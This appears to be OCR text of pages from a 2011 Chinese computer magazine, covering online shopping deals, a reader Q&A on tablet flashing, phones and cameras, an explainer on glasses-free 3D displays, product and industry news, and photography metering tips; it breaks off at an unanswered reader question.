点评：HTC Flyer高价上市之后，市场持币观望气氛浓厚。本周京东商城果断降价700元。它采用主频为1.5GHz的单核处理器及1GB内存，具有不俗的硬件配置，与其他平板相比，其创新之处在于独有的魔幻电子笔，随手写，随手画，不同玩法多种乐趣。

京东商城近期平板电脑新品层出不穷，尤其值得关注的是索尼Tablet S和联想ThinkPad，前者强调时尚设计，后者突出商务应用。虽然售价不菲，但市场期望值很高，最快月底会有现货。目前索尼Tablet S的预售价3688元起，可以获赠原装E11耳机和50元京券，而联想ThinkPad的促销力度更大，预售价4999元起，京东不仅送出300元京券，还有原装保护套和扩展键盘回馈，价值千元。摩托罗拉Xoom的促销活动本周还会继续，2999元加送50元京券的新价格比之前要给力多了，而购买华硕EeePad TF101旗舰版会赠送原装贴膜和内胆包。

newegg.com.cn 新蛋

摩托罗拉 ME722

售价：2299元

地址：http://www.newegg.com.cn/Product/07-c03-110.htm

点评：自摩托罗拉里程碑3上市之后，对于老款产品的清仓就在悄悄进行中。虽然上市快有一年时间，但ME722在整体配置上的表现仍然能够跻身主流，适合商务人士。相比其他网上商城，新蛋推出2299元送蓝牙耳机的活动，性价比最高。

新蛋近期手机促销比较多，涉及机型多为2000元左右的热销型号，其中外形设计时尚的索尼爱立信MT15i和SK17i一度喊出2378元和1859元的低价，对年轻人群吸引力很大。诺基亚方面，新品虽然没有在新蛋露面，但是其他机型促销力度加大，全键盘E6-00售价2098元，并送原装电池和纸巾筒，被称为影帝的N8-00活动价只要3199元，还送水晶框。近期掀起销售高潮的还有国产手机——联想双模智能王A60，只要999元，可谓实用之选，而中兴 X850喊出了平民价598元。值得一提的是新蛋十周年庆活动火热进行，会员享受满1999元减50元蛋券、满499元减20元蛋券优惠，相当划算。

淘宝网

昂达Vi30W

售价：869元

地址：http://item.taobao.com/item.htm? id=12612253594

点评：昂达Vi30W上市时间其实不长，作为Vi30的简化版，核心方案和关键硬件配置并没有发生变化，只是少了摄像头，内存容量减半，屏幕分辨率下降，而价格相比Vi30却便宜了400元。其不俗销量代表了消费者的认可度，此次降价是为市场进入淡季做准备。

淘宝向来在新品上市和降价促销上比实体店反应要快，本周也不例外，几款新品尤为引人注目，其中智器Ten2采用和Ten相同的配置，升级成为电容屏幕，外壳为金属材质，售价仅为1499元，而台电T760VE则更追求经济性，将HDMI、蓝牙、后置摄像头等配置精简，淘宝价899元相当亲民。昂达Vi20W本周在价格降至799元的同时还力推加强版，除了1.5GHz处理器、2160P全高清视频、长续航等卖点外，还采用了7.0英寸电容屏，淘宝目前正在进行新品促销，8GB容量版仅699元。据悉，新一轮的调整已经开始，上半年上市的中端价位国产平板普遍会有百元下调。

寻宝季节 | Searching

@钟无艳

索尼NEX-C3价差为何有500元

淘之初：最近要入手微单，看中索尼NEX-C3，本着深挖最低价的心态，在淘宝潜伏数日，结果发现同一型号竟然有两种价格，分别是3450元和3950元。当然卖家也很老实，如实交代贵的是国行，便宜的是港行，机器完全一样，菜单也都是中文的，唯一区别是保修。

补习功课：目前市场上无论行货还是水货，索尼NEX-C3的机身产地都是日本，而镜头产地是泰国。最担心的就是卖家用别的版本冒充港版，甚至用二手机器鱼目混珠。考虑到淘宝交易使用支付宝，可以先验货再确认付款，所以风险可控，在选卖家的时候，不要贪图最便宜，要找那种销量高、评价好的。至于保修，可以忽略，卖家强调所谓的店保多半是空头支票，听起来很美好。

淘宝分析：一款售价三千多元的相机，行水价差能够达到500元，诱惑还是相当大的，相信不少读者也曾动过心。保修其实并不是什么大问题，毕竟日本原产质量还是有保证的，只要确定买的是一手货就可以了。

▶ 索尼NEX-C3微单500元差价购买需谨慎

▲ 飞利浦 SPN2231WA/93防雷保护神排插使用更安全

◀ 不要被外观迷惑，芯才是关键，偷工减料要不得

@年轻的老严

HDMI线芯之惑

淘之初：添置了一套蓝光设备，想买两根好一点的HDMI线。原本以为很简单，分钟搞定，结果在淘宝一搜，才发现高清线材类产品类型和价格太混乱了。朋友推荐的开博尔C系列HDMI线要50元，而有的无品牌、无厂址、无保修的三无线只要几块钱，像Silver starlight银星则喊出万元天价。我搞不懂了，不就是一根线，能有这么大的差别吗?

补习功课：之所以有价差，一方面是因为规格不同引起的，1.4版是最新的，价格比起1.3和1.2版要贵一些，另一方面是线材，标准的HDMI线是19芯，但诸多山寨货为了降低成本，只用了13芯，甚至11芯，画面会出现噪点、雪花，甚至无信号。此外，为了卖高价，有些HDMI线还被卖家精心包装，什么原装进口、什么发烧线，其实都是为掏有钱人口袋设计的圈套。

淘宝分析：卖家有时候就是抓住用户迷信“一等价钱一等货”的心态，把有些东西的价格活生生炒上去，其实里面根本没有那么多秘密，完全是心理作用作祟。购买线材还是要认品牌，开博尔、秋叶原性价比都很高。

@银色闪电

“保护神”排插的斟酌

淘之初：用电设备越来越多，排插早已不够用，本想买个普通的凑活用，结果卖家向我强烈推荐飞利浦 SPN2231WA/93，3米线的售价62元，说是具有“保护神”级别的产品，增加了过载保护，还有防雷模块。这两项功能有用吗?

补习功课：相比普通排插，这款排插无论在用料还是技术上，都更讲究，具有高阻燃和防火性。过载保护可以在电流超载时迅速切断电流，免去了换保险丝的麻烦。防雷保护则能够限制瞬间过大电压，对于保护电脑、电视、手机等灵敏度异常高的设备非常有必要。当然，这个价格并不便宜，同价位的可以买到公牛、TCL和贝尔金的同类产品了。

淘宝分析：有时候卖家的推荐不全都是废话，听听无妨。排插，在许多人的眼中是无足轻重的配件，但就是这个小小的配件，却往往成为损坏电器设备，甚至引发火灾的罪魁祸首。所以多花几十块买个放心还是有必要的。

必答小子 | QA
bd.icpcw.com

提问邮箱：
pcw_3g@vip.sina.com

主题 QA：平板电脑刷机

刷机是使用Android系统平板电脑用户的主要乐趣之一，就好比DIY电脑用户喜欢超频和开核一样。通过不断的固件升级，实现功能的完善，可玩性大大提升。然而由于所采用的核心方案的不同，硬件配置上的差异，加上民间自制固件的不规范，所以刷机风险从来都是存在的，变成板砖的例子也是比比皆是。

Android 版本
2.2.1
基带版本
未知
内核版本
2.6.34
版本号

平板类

平板电脑固件互刷

飞轮小子：之前在淘宝上买了一款不知名的平板电脑，官方从来没有推出过新固件，卖家也没有说法。最近看到一款和它的芯片方案、接口一模一样的原道平板有新固件发布，请问它们之间可以互刷吗？

硬件配置一样，原则上固件是可以互刷的，但不排除出现局部硬件不兼容情况，例如按键失效、功能失灵。在有固件备份的情况下，可以一试。

昂达 VX610A 刷机后无法开机

毛弟：前几天从同学手里淘了个二手的昂达VX610A，琢磨着给系统先升级。我可以发誓，绝对按照官方的步骤，一步一步，但刷机完成之后，就无法开机了，求助必答小子帮忙。

你可以先用笔捅一下机身背面的reset孔，然后插上USB线，打开刷机工具，当升级区出现绿色的时候，选择升级包update.img，点升级就可以重新刷机。如果升级区没有出现任何颜色，从头开始，先按住菜单键不放，再插上USB线，然后启动刷机工具，升级区就会出现绿色。

华硕 EeePad TF101 升级系统

李诚铭：TF101买来之后只管用，从来也没有升级过。前些天朋友聚会，说是新版本的系统，功能多了，速度也快了，请问怎么升级？

TF101目前最新版本的系统是3.2版，升级方法有三，一是空中推送更新，需要连接WiFi，直接在系统菜单里面选择升级即可；二是在华硕官网下载升级包，复制到存储卡上，然后关机，同时按住音量键“-”与电源键手动升级；三是去华硕售后服务中心，免费升级。

台电T720VE刷机疑问

Win1993：刚刚给台电T720VE刷新一下固件，结果屏幕提示MaskRom设备升级必须选择loader。不敢乱动，于是打电话给售后，回答要返厂，郁闷中，所以发邮件给《电脑报》，不知道有没有办法搞定？

对照相应的菜单，在第一个选项后面打钩，然后在后面文件路径上选择“固件程序”里的RK28xxLoader(L).bin文件，就可以顺利解决。

手机类

Nexus one 按键失灵

飞羊：我的手机是Google Nexus one，之前顶部按键就有些不灵，没想到今天直接罢工。无法锁屏也就罢了，现在关机之后无法开机，成了板砖，请问必答小子，修理一下要多少费用？

这其实是Nexus one的常见问题，属于设计缺陷，排线断裂导致。解决方案目前有两个，一是更换整个顶部模块，费用在250元左右，二是飞线修复，费用在100元左右。我们建议采用后者，不仅价格便宜，而且能彻底解决问题，没有后患。

手机网购支付安全

风月无疆：我想问一下，哪些银行有Android系统手机专用的网上银行客户端呀？宿舍没有电脑，办公室和网吧的电脑又怕不安全，所以只能通过手机支付。

帮你查了一下，目前只有招商、工商、交通、南京这四家银行有Android系统的客户端，至于其它银行，可以通过手机浏览器登陆WAP站点实现在线支付，但需要提醒的是，要提前去银行柜台将手机支付业务激活，否则无法使用全部功能。

求手机流量监控方法

不知男生：能否推荐一款可靠的流量监控软件，我对网站推荐失去信心，因为上当很多次！我用的手机是HTC G15，新浪定制的那款，一开机就链接新浪微博，白白浪费我的流量，能有办法卸载与新浪有关的程序吗？

要想卸载和新浪有关的应用程序，就必须先使用金卡解锁，然后获得Root权限，或者刷成精简版ROM。如果仅仅想限制部分应用程序浪费流量，可以安装360手机卫士或者海卓hiapn上网管家。

1500 元手机推荐

为你变坏：老爸要换手机，预算只有1500元，要求外观大方，待机时间长，支持手写，操作简单，耐摔防水就更好了。主要用来打电话、听音乐，希望是摩托罗拉、三星、诺基亚这三个牌子中的。

目前市场，只有摩托罗拉三防机ME525能满足你在性能上的全部要求，只是价格略高，要2300元，超出你的预算。我们推荐三星S5660和诺基亚C5-03，这两款都是时下最热卖的大屏手机，操作简单，容易上手，可以通过安装搜狗输入法，实现手写输入。

芒果 WP7 系统手机推荐

dragon69：芒果WP7系统正式推出了，《电脑报》此前推荐的三星i8700现在据说淘宝上翻新的很多，能再推荐几款值得入手的芒果系统手机吗？最好不超过2000元。

HTC T8788搭载芒果系统，售价仅为1550元

我们推荐3.8英寸屏幕的HTC T8788，出厂时间都是今年8月份以后，所以没有翻新机，售价1550元，最大卖点是侧滑扬声器的设计。此外，你还可以考虑HTC 7 Mozart，港版售价在1800元左右，8GB内存，配备3.7英寸屏幕和800万像素摄像头。

入门智能手机够纠结

wu woo：看中诺基亚C5-03和索尼爱立信U5i，两款系统都是一样，但是网上评价不一，实在难以抉择，我平时主要用来上网、拍照、玩游戏。

两款机器虽然系统都是塞班第五版，但硬件配置有不小的差异，索尼爱立信U5i的屏幕显示效果更好，处理器速度快，有3D加速，摄像头不仅像素高，而且有补光灯，所以理所当然的胜出。不过由于上市时间较长，我们建议购买行货。

索爱 U5i 弧线型外观设计 入门好选择

影像类

DV 屏幕字母抖动

郑明：国庆前刚刚入手索尼PJ10E，开始使用是很正常的，但最近突然发现液晶屏菜单字体都在抖动，与拍摄防抖无关，请教电脑报，这是什么原因。

DV显示屏要高度支持动态画面捕捉，因此分辨率出厂设置到最佳状态，无法同时兼顾静态字幕的显示，所以在拍摄的时候，我们会看到液晶屏很清晰，很细腻，但是字体稍微抖动，这个情况在其它品牌的DV上也会出现。

给宝宝拍照总是模糊

兔妈妈：家里刚刚添了宝宝，用自己的索尼卡片机怎么拍都是模糊的，又听说打开闪光灯对宝宝的眼睛不好，请问有什么妙招？不想花钱买单反呀。

三岁之前，最好给宝宝拍照都不要使用闪光灯，因为太强的光线会对视网膜带来损害，影响视力发育。由于卡片DC有快门滞后的先天不足，加上快门速度不够快，所以在室内拍摄难度很大，你可以尝试去光线比较好的室外拍摄。

相机报错无法使用

螺丝和螺母：我的佳能60D之前从未出过问题，但今天下午拍照，忽然发现取景框内明显变暗，稍后几次再按快门就没有响应了，屏幕显示ERR01，请问必答小子，怎么解决，送修要钱吗？我相机马上就要过保。

显示代码ERR01，是提示相机与镜头的通讯有故障，通常把镜头卡口处的几个簧片按一按，再把触点清洁干净就能解决。如果仍然提示错误，那只能送修，保修期内机身故障是免费维修的，但镜头排线断了需要付费。建议到佳能官方维修点维修，而不是代修点，这样零件都是明码实价的，避免被宰。

2000 元女生用卡片 DC 推荐

无香百合：准备买一个相机，要粉色的，可爱的，屏幕越大越好，最好有一些个性化的功能，但不能操作太复杂。佳能和索尼两个牌子任选其一，2000元左右都能接受，求推荐。

你的要求还是非常明确的，在2000元价位，能够满足全部条件的推荐索尼TX10和佳能IXUS 230HS。它们都拥有粉色机身，轻巧便携，可爱时尚，屏幕尺寸都达到3英寸。另外TX10采用触控操作，而IXUS 230HS配备机械按键。针对用户个性化的拍摄需求，索尼在人像拍摄方面有过人之处，而佳能加入大量趣味拍摄模式，例如玩具相机、微缩景观效果等。特别要提到的是，TX10还是一款三防相机，满足全天候使用。

佳能 IXUS230HS 加入大量趣味拍摄模式

时尚微单购纠结

林中鸟：想入手微单很久了，看中索尼NEX-C3和松下GF3，都有特色，对于没有太多经验的我来说，实在难以做抉择，只能求助电脑报的编辑。

索尼NEX-C3采用APS-C系统，在传感器尺寸、像素密度等方面较松下GF3采用的M4/3系统有着先天优势。屏幕方面各有特色，索尼NEX-C3显示精度更高，可以翻转，而松下GF3支持触摸操控。功能方面，索尼的“照片创意”与松下的“创意控制”都令相机具有丰富的娱乐性与创作空间，相比之下，索尼NEX-C3智能化程度更高，上手容易，适合家用。

1500 元拍风景 DC 推荐

卖火柴：手头预算不多，只有1500元，想买一款适合拍风景照的DC。要求有手动功能，可玩性高一点，能够帮助我熟悉相机，为日后买单反相机积累经验。

如果你不追求便携性，那这个价位我们首推富士S4050，它具备30倍光学变焦系统，兼顾广角端24mm，尤其适合风景拍摄，手动功能一应俱全。如果常带着出门，希望体积小一点，可以考虑富士F505EXR，1600万像素，色彩还原能力以及高ISO控噪能力都不错，拍照模式也丰富。

解析裸眼 3D 技术

凹凸有致的美丽

对于很多用户来说，长时间佩戴3D眼镜会造成一定的眼部不适，所以大家开始期盼不戴3D眼镜也能体验3D视觉的震撼。

光屏障式（Barrier）裸眼 3D 技术

■**优点：**投入较少，成本有优势
■**缺点：**显示亮度稍显不足
■**代表产品：**LG optimus 3D 手机、爱国者 PMP887D-3D 平板电脑


LG optimus 3D

爱国者 PMP887D-3D

技术原理：光屏障式 3D 技术也被称为视差屏障或视差障栅技术，其原理和偏振式 3D 较为类似，由夏普欧洲实验室的工程师历经十余年研究成功。光屏障式 3D 产品与既有的 LCD 液晶工艺兼容，因此在量产性和成本上较具优势，但采用此种技术的产品的影像分辨率和亮度会下降。光屏障式 3D 技术的实现方法是使用一个开关液晶屏、偏振膜和高分子液晶层，利用液晶层和偏振膜制造出一系列方向为 90° 的垂直条纹。

这些条纹宽几十微米，通过它们的光就形成了垂直的细条栅模式，被称为“视差障壁”。而该技术正是利用了安置在背光模块及 LCD 面板间的视差障壁，在立体显示模式下，应该由左眼看到的图像显示在液晶屏上时，不透明的条纹会遮挡右眼；同理，应该由右眼看到的图像显示在液晶屏上时，不透明的条纹会遮挡左眼，通过将左眼和右眼的可视画面分开，使观者看到 3D 影像。

应用范围：对于光屏障式裸眼 3D 技术来说，其最大的优势就是整块液晶面板成本较低。虽然说采用光屏障式裸眼 3D 技术成本较低，但是在 3D 显示效果和可视角度方面较差，很难在较大的屏幕上实现裸眼 3D 视觉。一些小屏幕的数码产品因对画质和可视角度要求不高，而且屏幕整体成本较低。所以说光屏障式裸眼 3D 技术最适合在手机、数码相框和掌上游戏机上来使用。



柱状透镜式裸眼 3D 技术


■**优点：**显示效果好，亮度有保证
■**缺点：**投资较大，成本控制有难度
■**代表产品：**Acer HN274HS 显示器、东芝 Qosmio F750 笔记本

Acer HN274HS

东芝 Qosmio F750

技术原理：柱状透镜（Lenticular Lens）技术也被称为双凸透镜技术或微柱透镜 3D 技术，其最大的优势是亮度不受影响。其原理是在液晶显示屏的前面加上一层柱状透镜，使液晶屏的像平面位于透镜的焦平面上，这样在每个柱状透镜下面的图像的像素被分成几个子像素，透镜就能以不同的方向投影每个子像素。于是双眼从不同的角度观看显示屏，就看到不同的子像素。不过像素间的缝隙也会被放大，因此不能简单地叠加子像素，让柱状透镜与像素列不是平行的，而是呈一定的角度。这样可使每一组子像素重复投射视区，而不是只投射一组视差图像。

作为光屏障式裸眼技术的升级版，柱状透镜裸眼 3D 技术在色彩显示上会比光屏障式裸眼 3D 技术强很多，在可视角度方面也有着比较强的优势。



应用范围：柱状透镜式裸眼 3D 技术是目前主流的裸眼 3D 技术，其在色彩、可视角度和亮度方面有着比较大的优势，非常适合在屏幕较大的数码产品上使用。但是采用柱状透镜式裸眼 3D 技术液晶面板成本较高，只在一些高端笔记本、高端液晶电视和高端液晶显示器上才会采用。

指向光源 3D 技术

■**优点：**分辨率高，效果出色
■**缺点：**技术不成熟，尚需时日
■**代表产品：**暂无

技术原理：对指向光源（Directional Backlight）3D 技术投入较大精力的主要是 3M 公司。指向光源 3D 技术搭配两组 LED，配合快速反应的 LCD 面板和驱动方法，让 3D 内容以排序（Sequential）方式进入观看者的左右眼互换影像产生视差，进而让人眼感受到 3D 三维效果。该产品的面世实现了无需佩戴 3D 眼镜，就可以在手机、游戏机及其他手持设备中显示真正的三维立体影像，极大地增强了基于移动设备的交流和互动。指向光源裸眼 3D 技术在分辨率和透光度方面有着较高的优势，3D 显示性能强于前两种裸眼 3D 技术。但是指向光源裸眼 3D 技术正处在开发阶段，市场产品应用较少，很少能够找到采用指向光源裸眼 3D 技术的产品。

应用范围：虽然说指向光源裸眼 3D 技术在分辨率和 3D 视觉方面的效果最为顶尖，不过由于该技术依然停留在测试阶段，所以如此优秀的效果仅有极少的一部分人能够切身体验到，在现阶段还没有能够让大众轻松享受的产品。不过这项技术正在不断完善，不久之后必然会有出色的产品面世。

总结 身临其境，裸眼 3D 不是噱头

目前搭载裸眼 3D 技术的产品不是很多，在价格方面也相对较为昂贵。好在技术方面的难题已经被一一克服，市面上已经出现了一些非常出色的产品，LG、HTC 等诸多厂商在裸眼 3D 领域都已有建树。由于裸眼 3D 给人带来身临其境的视觉体验，在电影和游戏应用方面的未来发展前景会相对较好。随着裸眼 3D 技术的不断成熟，裸眼 3D 屏幕的成本也会降低，越来越多的数码产品会运用裸眼 3D 技术。

注意
3D&电影院

3D 电影的效果那是没得说，不过想要好好欣赏 3D 电影带来的效果，有很多细节还是需要注意的，下面的建议希望对各位有所帮助。

1. 3D 电影的效果是有区别的，出色的 3D 电影会让你忍不住躲开迎面飞来的子弹和碎石，而垃圾的 3D 电影除了字幕没有任何 3D 感觉。所以选择电影之前建议多看看大家的影评，如果已经身在影院门口那么可以考虑用《全国影讯》之类的手机客户端查看影评。

2. 观看 3D 电影和观看普通电影不同，观看普通电影时一般选择稍微靠后的位置，大概在倒数几排最为舒适，而且位置稍微偏离一些也没有问题。而 3D 电影则需要稍微靠前一些，让你的两眼看不到大屏幕的边框最好，而且位置也要尽量选择中间。

3. IMAX 是加拿大的 IMAX 集团所研发的一种巨型银幕电影，随后发展出的 IMAX-3D 技术是使用两盘 IMAX 专用的 15/70 胶片，一盘胶片对应一只眼睛，通过偏振过滤眼镜或红外同步系统配合电子眼镜以提供两个单独的图像。结合 IMAX 巨幕，IMAX-3D 能够产生逼真的全视野立体效果，比起普通 3D 电影视野更加宽阔，效果更加逼真。

新 品 | NEW PRODUCTS

01 双敏无双2 HD6770 DDR5 V1024 白金版

参考价格:599元

双敏无双2 HD6770 DDR5 V1024 白金版显卡内置次世代声卡，完美输出次世代无损音频，内置AMD第三代视频处理器UVD3，超低CPU占用率，硬解蓝光3D，提供HDMI1.4a同时输出次世代音频和双流蓝光3D视频，无双2 HD6770 DDR5 V1024 白金版堪称HTPC的最佳显卡选择。

02 多彩T15

参考价格:待定

硬朗的机身造型，强大的功能设置，经典的黑红配色，这就是多彩T15 LED背光游戏键盘魔霸。零延迟响应，最大支持12750毫秒，强大的多媒体控制功能，各式游戏当然不在话下，同时外观的酷炫设计是这款专业游戏键盘的一大亮点。10组宏定义，4组全模式配置设定，LED背光技术，三级调节控制，让你在黑暗的环境中亦可得心应手地操作。高速USB HUB及贴心便利的多功能插孔设计更为这款游戏键盘增添了极大的附加值。

03 拜尔M6大蜘蛛

参考价格:198元

拜尔M6“大蜘蛛”便携音箱支持MP3、WMA、WAV无损压缩音频格式，可以直接读取TF卡音乐文件，还能通过3.5mm音频接入笔记本、iPod、iPhone、手机、MP3/MP4等设备。配备液晶屏，操作直观，功能上提供FM收音/内录、录音、八种音效、万年历/时钟、闹钟等实用性很强的应用。值得一提的是，拜尔“蜘蛛”便携小音箱还升级了内置锂电池的容量，1000mA的配置足以傲视同类产品，同时也为外出使用提供足够的电量。还有USB直接供电和充电的设计。在外观上，拜尔“蜘蛛”采用UV烤瓷工艺处理，表面光滑；重金属镜面工艺打造的面罩，视觉冲击感强劲，更加突出时尚的一面。

rapoo 雷柏
dandelion
雷柏“蒲公英”技术
发布会 Multi-Link
Press Conference

04 雷柏X9090

参考价格:待定

近日，雷柏发布了一项名为“蒲公英”(学术名称:2.4G多通道融合解决方案)的2.4G无线技术。这项技术解决了多年来USB接口不够用的问题，把无线产品的优势发挥到极致。从技术发布会至今，雷柏采用“蒲公英”技术的实体产品也逐步浮现在我们眼前。据了解，雷柏采用“蒲公英”技术的一款套装X9090即将上市。

05 航嘉暗夜公爵III

参考价格:539元

近日，航嘉再度发布一款超级酷炫的机箱——暗夜公爵III，延续了暗夜系列一贯的理念，强调散热，追求性能，与暗夜公爵II机箱相比新增了不少功能，背部走线、电源下置、大孔位钢网、抽拉式防尘、可调速风扇等等，整体做工与五金板材用料都非常扎实，可以称得上一款真正意义上的玩家级机箱。据悉，11月份暗夜公爵III在各地全面上市并有促销活动。

06 莱仕达劲驰力反馈方向盘 PXN-V66

参考价格:699元

莱仕达劲驰PXN-V66力反馈有线方向盘专为配合PC电脑主机而设计，采用先进的齿轮传动技术以及力反馈技术，可以模拟出多种不同且细致逼真的力反馈效果。具备三段灵敏度调节，满足不同水平的玩家需求。更先进的光电归中控制技术和全防滑橡胶方向盘，由内到外给用户打造最专业的力反馈游戏设备，纯金属仿真踏板和手自一体3速换挡栏杆、酷炫的蓝光车头灯、270° 广角设计和多键位编程等功能一应俱全。

新 闻 | NEWS

“关注映泰25周年，iPad2平板周周送”大奖出炉

2011年9月25日至10月29日共计5周时间，关注映泰微博（http://weibo.com/biostar）并转发映泰25周年微博活动就有机会赢取iPad2和价值199元的映泰25周年纪念背包。活动共分5期，每期送出一个iPad2和5个背包。活动已经进行了两周，在两周的有奖转发中，映泰微博粉丝突破两万，目前已经有17名幸运粉丝获得映泰提供的iPad2和背包。

经典千兆路由华硕RT-N56U不容错过

ASUS RT-N56U

华硕RT-N56U采用黑色钢琴烤漆搭配菱格纹的设计，可在不同的光线环境下，映射出色彩各异的流光溢彩。位于前面板右侧的指示灯，设计也匠心独具，当指示灯点亮时，借助钻石菱格之间的空隙，勾勒出蓝色的十字星光效果。三角形底座的设计，恰当地烘托了“黑钻”的整体效果，打破了人们对路由器的固有印象。华硕RT-N56U是一款千兆双频无线路由器，它支持2.4GHz和5GHz双频段同时300Mbps无线传输。此外，RT-N56U还融合了华硕首创的EZ UI安装大师、AiDisk共享大师、EZ QoS管理大师、Download Master下载大师以及Ai Radar定向大师等无线创新技术，这些技术从安装、应用、管理、节能、定位等多个方面，使RT-N56U实现了易安装、易管理、易应用的特性。

其实，对于广大高端用户来说，RT-N56U最实用的一个功能还是共享打印功能，可以将路由器通过USB线与打印机连接，无需另外购买昂贵的无线打印服务器，即可实现多个用户同时共享无线打印及扫描的功能。在安全方面，RT-N56U支持64/128-bit, WEP、WPA-PSK、WPA2-PS K、WPA-Enterprise 和 WPA2-Enterprise 以及 WPS (Wi-Fi Protected Setup)等安全协议，使你在畅想无线网络的同时不必为网络安全担心。

2011清华-英特尔透明计算与云计算技术研讨会在京召开

近日，清华大学和英特尔公司联合举办的2011透明计算与云计算技术研讨会在京召开。来自产学研各个领域的专家深入交流了透明计算与云计算技术，探讨了该领域未来发展方向以及产学研用的结合路径。中国工程院院士、国务院学位办主任张尧学，清华大学副校长邱勇，英特尔软件与服务事业部中国区总经理何京翔，卓望公司行业事业部总经理王有为，百敖软件董事长徐镭，UEFI论坛执行副总裁魏东，以及来自北京大学、复旦大学、上海交通大学、美国亚利桑那州立大学、日本法政大学、日本国立埼玉大学等三十余所国内外一流高校的八十余位专家出席了本次研讨会，就透明计算与云计算等核心技术和产业化问题进行了深入探讨。

纽曼Newsmy P9再推惊喜

纽曼Newsmy P9平板电脑搭配电容屏，支持多点触摸技术，分辨率达800×600像素，4：3的视角，显示界面更加宽阔。搭载Android 2.3智能操作系统，配以RK2918处理器与高性能的2D/3D图形处理器，性能出众。同时也支持1080P HD高清视频播放，娱乐功能全面。Newsmy P9搭载的瑞芯微RK2918处理器全新升级到RK2918 SDK2.0，Newsmy P9也同时将系统进行升级，机器的桌面显示更加美观。同时Newsmy P9支持WIFI模块、3G上网。最近，Newsmy P9从当初的999元降为899元，给了平板迷一次很好的机会，相信它不会让人失望。

爱国者电子诉东芝侵权胜诉

近日，爱国者电子公司诉东芝侵权一案（要求东芝立即停止对爱国者USB PLUS系列连接器专利的侵权行为）一审宣判爱国者胜诉。据悉，从2009年起，就USB PLUS相关专利技术被侵权一事，爱国者电子多次和相关企业进行交涉，在去年世界知识产权日，爱国者起诉东芝，要求东芝立即停止对爱国者USB PLUS系列连接器专利的侵权行为，并赔偿爱国者电子公司的经济损失。

秋色,10月拍客大赛精品赏析

秋天是一个五彩的调色盘,在本周的拍客大赛作品中,老狼感受到祖国大江南北的山河之美,五彩缤纷的各种金秋摄影照片齐涌电脑报拍客网页,特别是新疆、川西的照片,真是美不胜收。本周老狼就精选两幅作品供大家欣赏吧! **特别提示:10月拍客大赛还有最后一周,参赛者加油!**

参赛页面:http://hd.icpcw.com/c/paike

金光大道 作者:qzhyq

拍摄相机:尼康 D700 拍摄参数:光圈 F7.1 快门 1/400 秒 焦距 120 毫米 ISO640

老狼点评:画面色调非常浓烈,作品对光线的质感表现得非常好,长焦距和小光圈对画面的细节刻画得很完美。画面中骑摩托的人增添了画面的活力,对瞬间的纪实把握得恰到好处。

秋收 作者:盐城大山


拍摄相机:尼康 D80 拍摄参数:光圈 F2.8 快门 1/100 秒 焦距 135 毫米 ISO100

老狼点评:一幅非常细致的逆光作品,作者虽然使用大光圈,但对画面的细节刻画还是很完美,人物的表情也不错的。整幅作品在夕阳逆光的衬托下,光影效果十分强烈,画面充满了动感。


好玩的测光试验

有经验的摄影玩家和摄影初哥的最大区别在哪?有经验的摄影玩家在确定拍摄对象后,首先考虑的是怎么测光,而摄影初哥,根本不考虑测光,端着相机就拍。当然拍摄的最终效果是有差距的,有时会有很大的差距。为了让大家明白测光的重要性,今天就跟老狼来做个简单的测光试验吧!


试验一:加减法



光圈 F4.0 快门 1/320 秒



光圈 F4.0 快门 1/200 秒




光圈 F4.0 快门 1/250 秒


这里有3幅图均使用评价测光(AV优先)。第一幅偏暗,感觉有点曝光不足,然后将镜头拉近,让当中的人像充满整个画面,再次测光,发现快门时间变慢了,测光后锁定曝光,再将镜头拉回原位,完成拍摄,得到中间的照片,感觉有点过曝。两次拍摄发现快门时间相差比较大,那么我们把两次的快门时间折中,再次拍摄,发现这次比前两次都好。这是最简单的加减法,当然使用曝光补偿效果也一样。

在阳光很充足的季节拍照,将使照片产生很大的反差,所以必须要对景物的明亮、阴暗部位分别测光,并以两者的平均曝光指数进行拍照。

试验二:选择不同的对象




对手测光




对墙壁测光

这两张照片是在室内拍摄的,会有一定的环境光的影响,从这两幅照片中,我们可以清楚看到对手测光和对墙壁测光,曝光效果相差十分大。第一幅曝光准确,第二幅曝光则显得有些不足。有了这个试验,拍雪景,先对自己的皮肤进行测光。然后再对准你要拍的雪按下快门,那么雪就是白颜色了。



先对自己皮肤测光后拍摄的效果◀



直接对雪山测光后拍摄的效果▶

另外,当拍摄明亮物体时,应采用比测光表推荐的指数高1-2挡的光圈,而对阴暗物体则要适当减少曝光量。

虽然相机的测光系统比较智能,但很多时候还是很容易被环境所欺骗。下面是一些前辈们总结的一些测光经验,对大家在拍照时非常有用的。

TIPS:比较准确的测光参照点

下面的一些对象,它们的反射值接近18%,也许对大家在复杂的条件下拍摄非常有用:

1.草(割后的草地),但注意:不是墨绿、特别绿或发黄的草;
2.大部分浅绿的树叶或植物叶子;
3.有些但不是全部树干;
4.旧的、修复的柏油路和混凝土(这个非常有用);
5.长期放置、没有刷油的木材;
6.红/棕色的砖,包括水泥墙;
7.干树叶。

选择焦点的十个秘诀

1.植物拍摄:选择花为焦点拍摄
2.近距离拍摄花卉:焦点应当选择在花蕊上
3.拍摄人物:眼睛是焦点
4.拍摄人物全身:头部是焦点
5.拍摄人物与环境的照片:最好以人物作为焦点
6.拍摄群像:寻找关键人物确定焦点
7.拍摄山的局部:可以选择显眼的树木或岩石作为焦点
8.拍摄山脉全景:要以最高峰为焦点
9.拍摄宽广的草原:可以选择房屋、牛羊(群)、树木或河流的拐弯处作为焦点
10 拍摄建筑物:可以选择门或窗作为焦点

老狼答疑之一周热问

摄影有问题怎么办?找老狼吧,有三条途径可以让你的问题得到快速解答。


途径一:博客留言(老狼博客:http://blog.icpcw.com/space.php)
途径二:发邮件(老狼信箱:pcw-xb@vip.sina.com)
途径三:加入电脑报拍客群(拍客群2:94863302;拍客群3:105826654)

TOP1:我准备买相机了,主要拍人像,该买什么镜头?

